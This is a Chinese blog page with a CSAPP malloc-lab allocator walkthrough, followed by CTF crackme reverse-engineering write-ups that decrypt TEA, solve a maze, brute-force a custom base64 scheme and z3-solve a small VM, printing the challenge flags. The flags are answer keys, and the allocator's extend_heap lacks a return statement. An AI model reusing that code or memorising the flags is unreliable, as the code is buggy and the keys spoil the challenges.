Malloc_Lab

forest


实现

一个动态内存申请器,能实现:malloc, free, realloc;

前置知识

CSAPP第9章:动态内存申请器,内存中的堆,链表;

蛋疼的检测工具

首先需要;

1
gcc -Wall -O2 -m32   -c -o mdriver.o mdriver.c

然后;

1
make mdriver mdriver.o mm.o memlib.o fsecs.o fcyc.o clock.o ftimer.o

以上两个出错请用下面指令解决;

1
sudo apt-get install gcc-multilib

下载出错请更新镜像,或者添加清华园下载路径:

1
2
deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free
deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free

输入以下命令打开下载源:

1
sudo vim /etc/apt/sources.list

按 i 进入编辑模式,完成后输入 :w 保存, :q退出;之后输入一遍:

1
sudo apt-get update && apt-get upgrade && apt-get dist-upgrade

然后就能输入第三条指令了,接着编译就行了;

其次,traces是缺失的,需要下载以进行检测;地址:

https://github.com/Davon-Feng/CSAPP-Labs/tree/master/yzf-malloclab-handout/traces

将10个文件装入文件夹,将文件夹放到和 mdriver 同级的地方;

并修改config.h里第15行的内容为自己的traces文件夹目录;

分析

  • 需要内存空间模拟堆;
  • 需要模拟已分配和未分配的块;
  • 需要管理这个空间(开始,结束,填充);
  • 需要操控这个空间(放置,分割,合并,释放);

已知内容

mem_heap,mem_brk两个指针分别指向堆的开始和结尾,mem_sbrk函数可以调节brk并返回旧brk的值,两个指针已初始化相等;

堆中的最小单位为4字节(1字),第一个字是双字边界对齐不使用的填充字;后面跟着两字的序言块,分配器使用私有的全局变量 heap_listp 指向序言块的第二个字开头;以一个0内容的已分配块作为结束的一个字;

使用隐式空闲链表,下一次适配,边界标记的堆块格式(最小4字,开头和结尾2字是标志字),立即合并;

标志字由整个块的大小或上分配位组成;

代码

I . 操作空闲链表的常数和宏

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
#define WSIZE 4     //一字的字节
#define DSIZE 8 //两字的字节
#define CHUNKSIZE (1<<12) //延展一次堆的字节数

#define MAX(x,y) ((x) > (y) ? (x) : (y))
#define MIN(x,y) ((x) < (y) ? (x) : (y))

//大小或上分配位打包的标志字
#define PACK(size,alloc) ((size) | (alloc))

//读写p指针处的一个字
#define GET(p) (*(unsigned int *)(p))
#define PUT(p,val) (*(unsigned int *)(p) = (val))

//读取标志字中的大小和分配状态
#define GET_SIZE(p) (GET(p) & ~0x7)
#define GET_ALLOC(p) (GET(p) & 0x1)

//给出开头或结尾标志字的位置(bp指针指向块的有效载体)
#define HDRP(bp) ((char *)(bp) - WSIZE)
#define FTRP(bp) ((char *)(bp) - DSIZE + GET_SIZE(HDRP(bp)))

//给出前一个或下一个块的bp指针
#define NEXT_BLKP(bp) ((char *)(bp) + GET_SIZE(HDRP(bp)))
#define PREV_BLKP(bp) ((char *)(bp) - GET_SIZE((char *)(bp) - DSIZE))

static char * heap_listp;
//下次适配记录之前的块
static char * prev_listp;

p是一个void * 指针,所以强制转换是必要的;

II . 创建空闲列表(堆)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
int mm_init(void)
{
//分配4个字(1个初始填充,2个序言,1个结尾)
if((heap_listp = mem_sbrk(4*WSIZE)) == (void *)-1)
return -1;
PUT(heap_listp,0);
PUT(heap_listp + WSIZE,PACK(DSIZE,1));
PUT(heap_listp + (2 * WSIZE),PACK(DSIZE,1));
PUT(heap_listp + (3*WSIZE),PACK(0,1));
heap_listp += (2*WSIZE);
prev_listp = heap_listp;

//延展空闲块
if(extend_heap(CHUNKSIZE/WSIZE) == NULL)
return -1;
return 0;
}

static void * extend_heap(size_t words)
{
char * bp;
size_t size;

//满足2字对齐
size = (words % 2) ? (words + 1) * WSIZE : words * WSIZE;
if((long)(bp = mem_sbrk(size)) == -1)
return NULL;

//设置填充空闲块的头和尾,以及延展一个结束字
PUT(HDRP(bp),PACK(size,0));
PUT(FTRP(bp),PACK(size,0));
PUT(HDRP(NEXT_BLKP(bp)),PACK(0,1));

//合并空闲块,如果前面是的话
prev_listp = coalesce(bp);
}

mm_init函数在创建初始堆空间;extend_heap函数在延展空闲块,用在init里,当然也可以用在当申请空间不足时的地方,所以单独成为一个函数;coalesce之后会讲到,是合并空闲块的函数,在填充和释放时用到;

注意,首次适配所记录的当前块指针如果被向前合并,则记录指针也需要随之改变,所以最好运用合并函数的地方都使其返回的值成为prev_listp;

III . 释放和合并块

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
void mm_free(void * bp)
{
size_t size = GET_SIZE(HDRP(bp));

//设置头尾分配位0
PUT(HDRP(bp),PACK(size,0));
PUT(FTRP(bp),PACK(size,0));

prev_listp = coalesce(bp);
}

static void *coalesce(void *bp)
{
size_t prev_alloc = GET_ALLOC(FTRP(PREV_BLKP(bp)));
size_t next_alloc = GET_ALLOC(HDRP(NEXT_BLKP(bp)));
size_t size = GET_SIZE(HDRP(bp));

//4种情况,前后块都是分配的,前后块都没分配,前后块有一者分配
if(prev_alloc && next_alloc)
{
return bp;
}
else if(!prev_alloc && next_alloc)
{
size += GET_SIZE(FTRP(PREV_BLKP(bp)));
PUT(FTRP(bp),PACK(size,0));
PUT(HDRP(PREV_BLKP(bp)),PACK(size,0));
bp = PREV_BLKP(bp);
}
else if(prev_alloc && !next_alloc)
{
size += GET_SIZE(HDRP(NEXT_BLKP(bp)));
PUT(HDRP(bp),PACK(size,0));
PUT(FTRP(bp),PACK(size,0));
}
else
{
size += GET_SIZE(HDRP(NEXT_BLKP(bp))) + GET_SIZE(FTRP(PREV_BLKP(bp)));
PUT(FTRP(NEXT_BLKP(bp)),PACK(size,0));
PUT(HDRP(PREV_BLKP(bp)),PACK(size,0));
bp = PREV_BLKP(bp);
}
return bp;
}

在第二个else if 的地方,HDRP需要写前面,因为FTRP会用HDRP处的内容;

IV . 放置和分割块

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
void *mm_malloc(size_t size)
{
// 调整后大小
size_t asize;
//延展大小
size_t extendsize;
char *bp;

//忽视无用请求
if(size == 0)
return NULL;

//调整对齐要求
if(size <= DSIZE)
asize = 2 * DSIZE;
else
//向上取整
asize = ((size + DSIZE + (DSIZE - 1)) / DSIZE) * DSIZE;

//放置块
if((bp = find_fit(asize)) != NULL)
{
place(bp,asize);
return bp;
}

//空间不够延展
extendsize = MAX(asize,CHUNKSIZE);
if((bp = extend_heap(extendsize/WSIZE)) == NULL)
return NULL;
place(bp,asize);
return bp;
}

static void *find_fit(size_t asize)
{
void * bp;

//初始化使prev_listp指向了序言块
for(bp = prev_listp; GET_SIZE(HDRP(bp)) > 0; bp = NEXT_BLKP(bp))
{
if(!GET_ALLOC(HDRP(bp)) && (asize <= GET_SIZE(HDRP(bp))))
{
prev_listp = bp;
return bp;
}
}
//后面找没有之后从头找
for(bp = heap_listp; bp != prev_listp; bp = NEXT_BLKP(bp))
{
if(!GET_ALLOC(HDRP(bp)) && (asize <= GET_SIZE(HDRP(bp))))
{
prev_listp = bp;
return bp;
}
}
return NULL;
}

static void place(void * bp,size_t asize)
{
//原块长度
size_t csize = GET_SIZE(HDRP(bp));

//分割后大小大于或等于最小块则执行分割
if((csize - asize) >= (2 * DSIZE))
{
PUT(HDRP(bp),PACK(asize,1));
PUT(FTRP(bp),PACK(asize,1));
bp = NEXT_BLKP(bp);
PUT(HDRP(bp),PACK((csize - asize),0));
PUT(FTRP(bp),PACK((csize - asize),0));
}
else
{
PUT(HDRP(bp),PACK(csize,1));
PUT(FTRP(bp),PACK(csize,1));
}
}

V . 重分配块大小

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
void *mm_realloc(void *bp, size_t size)
{
void * old_bp = bp;
void * new_bp;
size_t oldsize, newsize;

//创建新的分配块
new_bp = mm_malloc(size);
if(new_bp == NULL)
return NULL;
oldsize = GET_SIZE(HDRP(old_bp));
newsize = GET_SIZE(HDRP(new_bp));
//比较新旧大小,如果新的更大,则复制原数据过去,如果更小,复制小的长度个原数据
if(oldsize < newsize)
newsize = oldsize;
//取消结尾字
memcpy(new_bp, old_bp, newsize-WSIZE);
mm_free(old_bp);
return new_bp;
}

VI . 检测


将代码打包到mm.c,使用之前的编译命令,搞出有代码的 mdriver;输入以检测:

1
./mdriver -V

如图:

check

总结

至此,实现了所分析的内容:

模拟空间,填充——extend_heap;

已分配和未分配的块——有头尾的列表模式以及宏定义的操作;

开头结尾——mm_init;

以及有小标题的放置,分割,释放,合并小函数;

forest

阅读全文
假期复现

1 . havetea

IDA:

main


左边是主函数里可以找到的,可以发现首先让输入key,且为16个长度,并且把输入的key分成两段进行了两次加密;在加密函数crypto里,是一个简单TEA运算,只不过IDA抽风把 +=delta 翻译成了 -=补码;crypto又把输入的数据截成两段进行运算,使用的key可以在程序里找到;之后用加密数据进行比较;

知晓key和加密后的数据使用对应解密方式解密:

1
2
3
4
5
6
for(i=0;i<32;i++)
{
r -= ((l<<4) + c) ^ (l + sum) ^ ((l>>5) + d);
l -= ((r<<4) + a) ^ (r + sum) ^ ((r>>5) + b);
sum -= delta;
}

解密后得到输入为:please_drink_tea

end

之后又让输入32长度的内容进行加密,并且用之前输入的16长度作为第二次加密cry的密钥;可以看出这次32长度的内容被分成了4段进行cry加密,而cry其实是和第一次的crypto差不多的TEA运算;加密完之后进行数据比较;

对应解密方式:

1
2
3
4
5
6
for(i=0;i<32;i++)
{
r -= (sum + key[(sum >> 11) & 3]) ^ (l + ((16 * l) ^ (l >> 5)));
sum -= delta;
l -= (sum + key[sum & 3]) ^ (r + ((16 * r) ^ (r >> 5)));
}

解密后得到:flag{c616454f52a6334273b5f455a10ef818}

2.maze

IDA:

main


通过字符串搜索,找到主要函数,可以看到通过输入的v2来与v3进行 domaze 函数运算;右图为 domaze 函数,可以看出这是个三线迷宫,迷宫整体由v3控制,输入的v2代表玩家移动方向;

maze


通过调试可知,这是个指针制作的迷宫,前24位每8位代表一个方向,第25位开始往后是控制数;比如地址0x112E86A 为1,对应0x112E860处的方向的控制数,当这个控制数为 1 的时候,根据 domaze 函数的计算规则可知,会触发 sub_4C6470 结束函数;而最后一个 0 是代表是否走过这个路口,走过之后会变成 1;

之后通过这个规则去逆推回去:(这些是地址低三位)

test

正着写回去便是:rrrrtltltlllltlltrtrrr;

md5之后得到:flag{988b0f23719099efcbd66586a168bab9}

3.rota

IDA:

main

最上面图展示了最终的比较数据;中间左边的图则是一开始的base64编码,下面的图展示了base64的变种码表;中间右边的图展示了最后是生成了一个BOX,用BOX与base64编码后的内容进行加密;

中间有BOX的生成内容,但是无关紧要,因为生成的数据和输入的内容无关,所以是固定的,BOX也就是固定的;

所以只需要破解这个加密就能够得出最终结果;

crypto

以上为crypt函数的内容;

调试加分析加软磨硬泡得出爆破代码的核心内容:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
for v10 in range(66):
v11 = v5
v12 = (v5 + BOX[(v3 + v10) & 0x3F]) & 0x3F
v13 = (v3 + 1) & 0x3F
v14 = BOX[((result + BOX[v12 + 64]) & 0x3F) + 128]
if(ans[j] == b64box[v14]):
print(chr(b64box[v10]))
BOX[192] = v13
break
elif(v10 == 65):
print('erorr')
exit(0)
if(not v13):
v5 = (v5 + 1) & 0x3F
BOX[193] = v5
if(((v11 + 1) & 0x3F) == 0):
result = (result + 1) & 0x3F
BOX[194] = result

然后和原代码一样,该循环几次循环几次,该有几个有几个;


得出base64编码后的内容为:cAJ7BzX+6zHrHwnTc/i7Bz6f6t6EBQDvc/xfHt9d6S9XX

再base64解码一遍:

base64

得到:flag{8cdd01062b7e90dd372c3ea9977be53e}

4.gocode

IDA:

main


gocode提示了这是go语言写的,所以搜索函数main_main找到主函数,通过右上角的图可知输入总长度为37,且是由 PCL{} 括起来的;


看到while(1)和switch 再根据题目名称,可知道这是个类似VM的东西,而根据docode变量可知第一站经过的便是右下角图中的函数,作用是把flag括起来的32个长度内容两两拼接成十六进制数,一共变成16个;

然后便是对不同指令码对应操作进行翻译:

do

逻辑就是每次经过AA开始判断,如果错误就退出程序,直到走完全部的code码就算成功;

把翻译的写成代码然后用z3来解:(重要代码)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
s = Solver()
flag = [BitVec('flag[%d]' % i,64) for i in range(16)]

def check():
global ip
global code
global ex
if ip + 2 >= 374 :
print('ip out of range')
exit(0)
s.add(ex[code[ip+1]] == ex[code[ip+2]])

if ip >= 374:
if s.check() == sat:
print(s.model())
break
else:
print('no')
break

解出数字后换成十六进制再拼写在一起便得到:PCL{bdcc4f46d73ec09ee628633d2f227b47}

5.analgo

IDA:

main


第一眼看去会和上道题很像,也是类似虚拟机的构造,v23是指令,main_anal函数是虚拟机函数,下面的十六进制数是比较数据,判断输入的长度是42;

但是由于这个VM反编译出很多控制数不好分析各个指令码在做什么,同时发现输入是包含flag{}的,且每输入一个,比较结果也对应的变换一个,称之为一一对应;(蓝线是对应关系)

company

可以看到随着 flag{ 的输入,每输入一个,RCX 和 RDX 就相同一个字节;

那么可以使用之前hgame中 hardasm 题目的解法,将加密后的RCX值输出,与比较数据判断从而爆破;

